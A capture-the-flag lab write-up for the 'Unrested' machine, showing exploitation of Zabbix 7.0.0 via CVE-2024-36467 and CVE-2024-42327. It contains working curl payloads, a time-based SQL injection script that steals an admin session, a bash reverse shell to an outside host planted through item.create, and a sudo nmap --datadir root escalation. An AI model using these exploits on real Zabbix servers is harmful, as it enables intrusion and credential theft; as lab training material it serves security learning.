Unrested

30th November 2024 / Document No D24.100.311

Prepared By: TheCyberGeek

Machine Author: TheCyberGeek

Difficulty: Medium

Classification: Official

Synopsis

Unrested is a medium difficulty `Linux` machine hosting a version of `Zabbix`. Enumerating the version of `Zabbix` shows that it is vulnerable to both CVE-2024-36467 (missing access controls on the `user.update` function within the `CUser` class) and CVE-2024-42327 (SQL injection in `user.get` function in `CUser` class) which is leveraged to gain user access on the target. Post-exploitation enumeration reveals that the system has a `sudo` misconfiguration allowing the `zabbix` user to execute `sudo /usr/bin/nmap`, an optional dependency in `Zabbix` servers that is leveraged to gain `root` access.

Skills Required

- Basic PHP Source Code Analysis
- Basic Linux Fundamentals

Skills Learned

- Zabbix exploitation
- Identifying SQL injections through source code review
- Identifying Missing Access Controls through source code review
- Nmap sudo exploitation without GTFOBins

Enumeration


Nmap

We start by enumerating the target using `Nmap`.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.231.176 | grep '^[0-9]' | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.231.176

PORT      STATE SERVICE             VERSION
22/tcp    open  ssh                 OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http                Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
10050/tcp open  tcpwrapped
10051/tcp open  ssl/zabbix-trapper?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals `SSH` and `Apache2` are open on their respective default ports. Ports `10050` and `10051` are associated with `Zabbix` agents. Visiting the target IP on port `80` redirects us to a `Zabbix` login page.



Using the provided credentials, we can authenticate as `matthew` and access the `Zabbix` dashboard. This account is in the default `User role` with no additional groups or privileges. At the bottom of the page, we see the `Zabbix` version of `7.0.0`.



Zabbix Exploitation

Searching for vulnerabilities in this version of `Zabbix` shows that it is vulnerable to CVE-2024-36467 where an attacker can abuse missing access controls in the `user.update` function within the `CUser` class to change their role to a super user as long as they have API access and CVE-2024-42327 where an attacker can perform an SQL injection in the `user.get` function in `CUser` class which can be leveraged to leak database content to privilege escalate.

Exploiting - CVE-2024-36467

To perform this exploitation, we first authenticate to the API using the user credentials which gives us an API key in response. For all API usage, use this link.

```
curl --request POST \
  --url 'http://10.129.231.176/zabbix/api_jsonrpc.php' \
  --header 'Content-Type: application/json-rpc' \
  --data '{"jsonrpc":"2.0","method":"user.login","params":
{"username":"matthew","password":"96qznOh2e1k3"},"id":1}'
```

This returns the following API token:

```
{"jsonrpc":"2.0","result":"4f40390f58e068133d1d7b05baad7011","id":1}
```

Analyzing the source code on the `zabbix` Github repository, we find the CUser.php file and investigate the `user.update` function on line `358`.

```
public function update(array $users) {
    $this->validateUpdate($users, $db_users);
    self::updateForce($users, $db_users);

    return ['userids' => array_column($users, 'userid')];
}
```

Notice that there are no authorization checks and the user who is authenticated to the API can freely update users. I attempt to change my role to a super user's role.

```
curl --request POST \
  --url 'http://10.129.231.176/zabbix/api_jsonrpc.php' \
  --header 'Content-Type: application/json-rpc' \
  --data '{"jsonrpc":"2.0","method":"user.update","params":
{"userid":"3","roleid":"3"},"auth":"4f40390f58e068133d1d7b05baad7011","id":1}'
```

Unfortunately, this returns an error:

```
{"jsonrpc":"2.0","error":{"code":-32602,"message":"Invalid params.","data":"User
cannot change own role."},"id":1}
```

Investigating the source code again shows that from the `validateUpdate` function, a call is made to on line `542` to the `checkHimself` function at line 1109. The `checkHimself` function contains the following code:

```
/**
 * Additional check to exclude an opportunity to deactivate himself.
 *
 * @param array  $users
 * @param array  $users[]['usrgrps']  (optional)
 *
```

```
     * @throws APIException
     */
    private function checkHimself(array $users) {
        foreach ($users as $user) {
            if (bccomp($user['userid'], self::$userData['userid']) == 0) {
                if (array_key_exists('roleid', $user) && $user['roleid'] !=
    self::$userData['roleid']) {
                    self::exception(ZBX_API_ERROR_PARAMETERS, _('User cannot change
    own role.'));
                }

                if (array_key_exists('usrgrps', $user)) {
                    $db_usrgrps = DB::select('usrgrp', [
                        'output' => ['gui_access', 'users_status'],
                        'usrgrpids' => zbx_objectValues($user['usrgrps'], 'usrgrpid')
                    ]);

                    foreach ($db_usrgrps as $db_usrgrp) {
                        if ($db_usrgrp['gui_access'] == GROUP_GUI_ACCESS_DISABLED
                                || $db_usrgrp['users_status'] ==
    GROUP_STATUS_DISABLED) {
                            self::exception(ZBX_API_ERROR_PARAMETERS,
                                _('User cannot add himself to a disabled group or a
    group with disabled GUI access.')
                            );
                        }
                    }
                }

                break;
            }
        }
    }
```

From this snippet, we understand that we cannot change our roles because our role is checked from extracting our data from the API token, and verifying against the database if we are that user. But following the code we see that `usrgrps` has no validation at all, and therefore can be abused to add ourselves into multiple groups at once. As long as the group is not disabled and the group allows GUI access we can abuse this to change our current role with the following command:

```
curl --request POST \
  --url 'http://10.129.231.176/zabbix/api_jsonrpc.php' \
  --header 'Content-Type: application/json-rpc' \
  --data '{"jsonrpc":"2.0","method":"user.update","params":
{"userid":"3","usrgrps":[{"usrgrpid":"13"},
{"usrgrpid":"7"}]},"auth":"4f40390f58e068133d1d7b05baad7011","id":1}'
```

User ID 3 is `matthew`, User group 7 is the `Zabbix administrators` group and user group 13 is the `Internal` group which both hold unrestrictive privileges. The response indicates that the change was successful:

```
{"jsonrpc":"2.0","result":{"userids":["3"]},"id":1}
```

Now we can extract the user groups of our current user.

```
curl --request POST \
  --url 'http://10.129.231.176/zabbix/api_jsonrpc.php' \
  --header 'Content-Type: application/json-rpc' \
  --data '{"jsonrpc":"2.0","method":"user.get","params":{"output":
["userid","3"],"selectUsrgrps":["usrgrpid","name"],"filter":
{"alias":"matthew"}},"auth":"4f40390f58e068133d1d7b05baad7011","id":1}'
```

When checking the response we see that the user with ID of 3 is in both the `Internal` and `Zabbix administrators` groups.

```
{"jsonrpc":"2.0","result":[{"userid":"1","usrgrps":
[{"usrgrpid":"7","name":"Zabbix administrators"},
{"usrgrpid":"13","name":"Internal"}]},{"userid":"2","usrgrps":
[{"usrgrpid":"8","name":"Guests"}]},{"userid":"3","usrgrps":
[{"usrgrpid":"7","name":"Zabbix administrators"},
{"usrgrpid":"13","name":"Internal"}]}],"id":1}
```

In a scenario where a valid `Host Group` has been assigned to the `Zabbix administrator` group, then they will be able to leverage item creation to trigger remote code execution which will be covered in the next CVE.

Exploiting CVE-2024-42327

To perform this exploitation, we first authenticate to the API using the user credentials which gives us a API key in response.

```
curl --request POST \
  --url 'http://10.129.231.176/zabbix/api_jsonrpc.php' \
  --header 'Content-Type: application/json-rpc' \
  --data '{"jsonrpc":"2.0","method":"user.login","params":
{"username":"matthew","password":"96qznOh2e1k3"},"id":1}'
```

This returns the following API token:

```
{"jsonrpc":"2.0","result":"cd786299f5aac43dd4809e01173408f8","id":1}
```

Analyzing the source code in the `CUser` class again, we investigate the `user.get` function on line `68`. Line `108` contains a check with the following code:

```
// permission check
if (self::$userData['type'] != USER_TYPE_SUPER_ADMIN) {
    if (!$options['editable']) {
        $sqlParts['from']['users_groups'] = 'users_groups ug';
        $sqlParts['where']['uug'] = 'u.userid=ug.userid';
        $sqlParts['where'][] = 'ug.usrgrpid IN ('.
            ' SELECT uug.usrgrpid'.
            ' FROM users_groups uug'.
            ' WHERE uug.userid='.self::$userData['userid'].
        ')';
    }
```

```
    else {
        $sqlParts['where'][] = 'u.userid='.self::$userData['userid'];
    }
}
```

From this code, if the `editable` option is supplied in the request to the API, instead of validating the user group the check will only validate if the current `userid` matches the current user which bypasses permissions on using the `user.get` function. On line `234` a call is made to `addRelatedObjects` which is the vulnerable function that's susceptible to SQL injection. Analyzing the `addRelatedObject` function on line `2969` we can see that most SQL statements seem secure, until we reach line `3041`.

```
// adding user role
if ($options['selectRole'] !== null && $options['selectRole'] !==
API_OUTPUT_COUNT) {
    if ($options['selectRole'] === API_OUTPUT_EXTEND) {
        $options['selectRole'] = ['roleid', 'name', 'type', 'readonly'];
    }

    $db_roles = DBselect(
        'SELECT u.userid'.($options['selectRole'] ? ',r.'.implode(',r.',
$options['selectRole']) : '').
        ' FROM users u,role r'.
        ' WHERE u.roleid=r.roleid'.
        ' AND '.dbConditionInt('u.userid', $userIds)
    );

    foreach ($result as $userid => $user) {
        $result[$userid]['role'] = [];
    }

    while ($db_role = DBfetch($db_roles)) {
        $userid = $db_role['userid'];
        unset($db_role['userid']);

        $result[$userid]['role'] = $db_role;
    }
}

return $result;
```

In this block, if the `selectRole` option is specified then an insecure call is made to `DBSelect` function without sanitizing user inputs. This results in both `Time-based` and `Blind Boolean-based` SQL injections. To test this, we grab a payload from this link and validate if we have a successful injection point in `selectRole` parameters.

```
time curl --request POST \
  --url 'http://10.129.231.176/zabbix/api_jsonrpc.php' \
  --header 'Content-Type: application/json' \
  --data '{"jsonrpc":"2.0","method":"user.get","params":{"output":
["userid","username"],"selectRole":["roleid","name AND (SELECT 1 FROM (SELECT
SLEEP(5))A)"],"editable":1},"auth":"cd786299f5aac43dd4809e01173408f8","id":1}'
```

We get a successful hit and the target sleeps for 5 seconds.

```
{"jsonrpc":"2.0","result":[{"userid":"3","username":"matthew","role":
{"roleid":"1",""r.name and (SELECT 1 FROM (SELECT SLEEP(5))A)":"0"}}],"id":1}
real    5.12s
user    0.00s
sys     0.01s
cpu     0%
```

We intercept the request in `BurpSuite` and save the request to file with the following request:

```
POST /zabbix/api_jsonrpc.php HTTP/1.1
Accept-Encoding: gzip, deflate, br
Content-Length: 358
Host: 10.129.231.176:80
Content-Type: application/json-rpc
Connection: keep-alive

{
    "jsonrpc": "2.0",
    "method": "user.get",
    "params": {
        "output": ["userid", "username"],
        "selectRole": [
            "roleid",
            "name *"
        ],
    "editable":  1
    },
    "auth": "cd786299f5aac43dd4809e01173408f8"
    "id": 1
}
```

Now using `SQLMap`, we try to identify possible vulnerabilities and extract data from the database:

```
sqlmap -r req --dbs

<SNIP>

[17:25:37] [INFO] parsing HTTP request from 'req'
custom injection marker ('*') found in POST body. Do you want to process it?
[Y/n/q] y
JSON data found in POST body. Do you want to process it? [Y/n/q] n

<SNIP>

[17:25:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:25:54] [INFO] (custom) POST parameter '#1*' appears to be 'MySQL >= 5.0.12
AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] y
[17:26:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

```
[17:26:03] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[17:26:04] [INFO] checking if the injection point on (custom) POST parameter
'#1*' is a false positive
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the
others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 77 HTTP(s)
requests:

<SNIP>

available databases [2]:
[*] information_schema
[*] zabbix
```

From the output, we have successfully retrieved the database names by exploiting the `time-based` SQL injection.

Gaining RCE

From both methods, we can utilize misconfigured agents to gain remote code execution. To do this from the `time-based` SQL injection, we must leak the `sessions` table in the database to see if the `Admin` user has authenticated at all. Unfortunately due to being a `time-based` attack, this can take a while, so I have included a multi threaded script that will extract the admin session quicker for further use.

Payload breakdown

```
name AND (SELECT * FROM (SELECT(SLEEP({TRUE_TIME}-(IF(ORD(MID((SELECT sessionid
FROM zabbix.sessions WHERE userid=1 and status=0 LIMIT {ROW},1), {position}, 1))=
{ord(char)}, 0, {TRUE_TIME})))))BEEF)
```

This is a nested time-based SQL injection where we inject our payload into the `name` parameter, appending `AND` to chain the condition.

```
SELECT * FROM (SELECT(SLEEP(...)))BEEF
```

We use an outer `SELECT` condition which wraps the `SLEEP` condition in a subquery labelled as `BEEF`.

```
SLEEP({TRUE_TIME}-(IF(ORD(MID((SELECT sessionid FROM zabbix.sessions WHERE
userid=1 and status=0 LIMIT {ROW},1), {position}, 1))={ord(char)}, 0,
{TRUE_TIME})))
```

The `SLEEP` condition takes the `TRUE_TIME` value of 1 second in this script and retrieves the `sessionid` of an active `Admin` account that has authenticated to the website or API. The `SELECT` condition above retrieves the first result at index (`ROW`) 0 which is wrapped in a `MID` condition. We use the `MID` condition to extract the character at a specific position within the `sessionid` which is incremented and wrapped in an `ORD` condition. The `ORD` condition converts the extracted character into ASCII values for comparison and is wrapped in an `IF` condition. The `IF` condition

checks if the extracted character matches the expected ASCII character (`ord(char)`). If the condition is met and the `SLEEP` condition is triggered, then we have identified the correct character and can leak the 32-character `sessionid`.

After running the script, we see we successfully obtained the admin session in just 30 seconds.

```
python3 poc.py
Authenticating...
Login successful! Auth token: 2d26585678b9433de271306a1467ff6d
Starting data extraction...
Extracting admin session: a33c104db62d09205a7bfe37dd2ce8e1
```

Using the `Admin` user's API token we can proceed to create an item, then trigger the item through a task. First, we must create the item but we need to get the current host IDs along with their interface IDs.

```
curl --request POST \
  --url 'http://10.129.231.176/zabbix/api_jsonrpc.php'\
  --header 'Content-Type: application/json-rpc' \
  --data '{"jsonrpc":"2.0","method":"host.get","params":{"output":
["hostid","host"],"selectInterfaces":
["interfaceid"]},"auth":"a33c104db62d09205a7bfe37dd2ce8e1","id":1}'
```

The response returns the relevant host information:

```
{"jsonrpc":"2.0","result":[{"hostid":"10084","host":"Zabbix server","interfaces":
[{"interfaceid":"1"}]}],"id":1}
```

We can now create an item with the following payload.

```
curl --request POST \
  --url 'http://10.129.231.176/zabbix/api_jsonrpc.php' \
  --header 'Content-Type: application/json-rpc' \
  --data '{"jsonrpc":"2.0","method":"item.create","params":
{"name":"rce","key_":"system.run[bash -c '\''bash -i >&
/dev/tcp/10.10.14.100/4448
0>&1'\'']","delay":1,"hostid":"10084","type":0,"value_type":1,"interfaceid":"1"},
"auth":"a33c104db62d09205a7bfe37dd2ce8e1","id":1}'
{"jsonrpc":"2.0","result":{"itemids":["47184"]},"id":1}
```

This can trigger by itself, we set a `nc` listener up on port `4448` and wait a few seconds.

```
nc -lvvp 4448
Listening on 0.0.0.0 4448
Connection received on 10.129.231.176 43272
bash: cannot set terminal process group (14802): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@unrested:/$
```

But if the item does not trigger alone, we can perform the following action to make it trigger:

```
curl --request POST \
  --url 'http://10.129.231.176/zabbix/api_jsonrpc.php' \
  --header 'Content-Type: application/json-rpc' \
  --data '{"jsonrpc":"2.0","method":"task.create","params":
[{"type":"6","request":
{"itemid":"47184"}}],"auth":"a33c104db62d09205a7bfe37dd2ce8e1","id":1}'
```

The task is created and the response is as follows:

```
{"jsonrpc":"2.0","result":{"taskids":["2"]},"id":1}
```

Then we receive our shell and can get the user flag from `/home/matthew/user.txt`.

Privilege Escalation

As `zabbix` user we check if we can execute any applications with `sudo` permissions.

```
zabbix@unrested:/$ sudo -l
sudo -l
Matching Defaults entries for zabbix on unrested:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin,
    use_pty

User zabbix may run the following commands on unrested:
    (ALL : ALL) NOPASSWD: /usr/bin/nmap *
```

We see that we can run `/usr/bin/nmap` unrestricted. We attempt to use the sudo escape from GTFOBins.

```
zabbix@unrested:/$ TF=$(mktemp)
zabbix@unrested:/$ echo 'os.execute("/bin/sh")' > $TF
zabbix@unrested:/$ sudo nmap --script=$TF
Script mode is disabled for security reasons.
zabbix@unrested:/$
```

Seems that this is just a `nmap` wrapper program. We try to read the source code of `/usr/bin/nmap`.

```
#!/bin/bash

##################################
## Restrictive nmap for Zabbix ##
##################################

# List of restricted options and corresponding error messages
declare -A RESTRICTED_OPTIONS=(
    ["--interactive"]="Interactive mode is disabled for security reasons."
```

```
    ["--script"]="Script mode is disabled for security reasons."
    ["-oG"]="Scan outputs in Greppable format are disabled for security reasons."
    ["-iL"]="File input mode is disabled for security reasons."
)

# Check if any restricted options are used
for option in "${!RESTRICTED_OPTIONS[@]}"; do
    if [[ "$*" == *"$option"* ]]; then
        echo "${RESTRICTED_OPTIONS[$option]}"
        exit 1
    fi
done

# Execute the original nmap binary with the provided arguments
exec /usr/bin/nmap.original "$@"
```

It seems that the maintainers of the server were aware of the known privilege escalations that can happen with `nmap`. All the GTFOBins escapes are useless in this scenario. Reading through the options we discover the `--datadir` option.

```
--datadir <dirname>: Specify custom Nmap data file location
```

This option allows you to specify a data directory where default scripts and other `nmap` essentials are stored, the default in this case is `/usr/share/nmap`.

```
zabbix@unrested:/$ ls -la /usr/share/nmap
total 9192
drwxr-xr-x   4 root root    4096 Dec  1 13:40 .
drwxr-xr-x 128 root root    4096 Dec  1 13:40 ..
-rw-r--r--   1 root root   10556 Jan 12  2023 nmap.dtd
-rw-r--r--   1 root root  717314 Jan 12  2023 nmap-mac-prefixes
-rw-r--r--   1 root root 5002931 Jan 12  2023 nmap-os-db
-rw-r--r--   1 root root   14579 Jan 12  2023 nmap-payloads
-rw-r--r--   1 root root    6703 Jan 12  2023 nmap-protocols
-rw-r--r--   1 root root   49647 Jan 12  2023 nmap-rpc
-rw-r--r--   1 root root 2461461 Jan 12  2023 nmap-service-probes
-rw-r--r--   1 root root 1000134 Jan 12  2023 nmap-services
-rw-r--r--   1 root root   31936 Jan 12  2023 nmap.xsl
drwxr-xr-x   3 root root    4096 Dec  1 13:40 nselib
-rw-r--r--   1 root root   48404 Jan 12  2023 nse_main.lua
drwxr-xr-x   2 root root   36864 Dec  1 13:40 scripts
```

The `nse_main.lua` file is the default script file that can be triggered with `-sC`. To exploit this, we create a new file in `/tmp/nse_main.lua` with `os.execute("chmod 4755 /bin/bash")`. When we scan `localhost` with `-sC` enabled, we set `/bin/bash` to SUID and spawn a shell with the effective UID of `root` user.

```
zabbix@unrested:/$ echo 'os.execute("chmod 4755 /bin/bash")' > /tmp/nse_main.lua
zabbix@unrested:/$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
zabbix@unrested:/$ sudo /usr/bin/nmap --datadir=/tmp -sC localhost
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-02 00:09 UTC
nmap.original: nse_main.cc:619: int run_main(lua_State*): Assertion
`lua_isfunction(L, -1)' failed.
Aborted
zabbix@unrested:/$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
zabbix@unrested:/$ /bin/bash -p
bash-5.1# id
uid=114(zabbix) gid=121(zabbix) euid=0(root) groups=121(zabbix)
```

Finally, we can read the flag in `/root/root.txt`.

Appendices

Threaded SQL Injection Script

```python
import requests, json
from datetime import datetime
import string, random, sys
from concurrent.futures import ThreadPoolExecutor

URL = "http://10.129.231.176/zabbix/api_jsonrpc.php"
TRUE_TIME = 1
ROW = 0
USERNAME = "matthew"
PASSWORD = "96qzn0h2e1k3"

def authenticate():
    payload = {
        "jsonrpc": "2.0",
        "method": "user.login",
        "params": {
            "username": f"{USERNAME}",
            "password": f"{PASSWORD}"
        },
        "id": 1
    }

    response = requests.post(URL, json=payload)

    if response.status_code == 200:
        try:
            response_json = response.json()
            auth_token = response_json.get("result")
            if auth_token:
                print(f"Login successful! Auth token: {auth_token}")
                return auth_token
            else:
```

```
                print(f"Login failed. Response: {response_json}")
        except Exception as e:
            print(f"Error: {str(e)}")
    else:
        print(f"HTTP request failed with status code {response.status_code}")

def send_injection(auth_token, position, char):
    payload = {
        "jsonrpc": "2.0",
        "method": "user.get",
        "params": {
            "output": ["userid", "username"],
            "selectRole": [
                "roleid",
                f"name AND (SELECT * FROM (SELECT(SLEEP({TRUE_TIME}-
(IF(ORD(MID((SELECT sessionid FROM zabbix.sessions WHERE userid=1 and status=0
LIMIT {ROW},1), {position}, 1))={ord(char)}, 0, {TRUE_TIME})))))BEEF)"
            ],
            "editable": 1,
        },
        "auth": f"{auth_token}",
        "id": 1
    }

    before_query = datetime.now().timestamp()
    response = requests.post(URL, json=payload)
    after_query = datetime.now().timestamp()

    response_time = after_query - before_query
    return char, response_time

def test_characters_parallel(auth_token, position):
    with ThreadPoolExecutor(max_workers=10) as executor:
        futures = {executor.submit(send_injection, auth_token, position, char):
char for char in string.printable}
        for future in futures:
            char, response_time = future.result()
            if TRUE_TIME - 0.5 < response_time < TRUE_TIME + 0.5:
                return char
    return None

def print_progress(extracted_value):
    sys.stdout.write(f"\rExtracting admin session: {extracted_value}")
    sys.stdout.flush()

def extract_admin_session_parallel(auth_token):
    extracted_value = ""
    max_length = 32
    for position in range(1, max_length + 1):
        char = test_characters_parallel(auth_token, position)
        if char:
            extracted_value += char
            print_progress(extracted_value)
        else:
            print(f"\n(-) No character found at position {position}, stopping.")
            break
```

```
    return extracted_value

if __name__ == "__main__":
    print("Authenticating...")
    auth_token = authenticate()
    print("Starting data extraction...")
    admin_session = extract_admin_session_parallel(auth_token)
```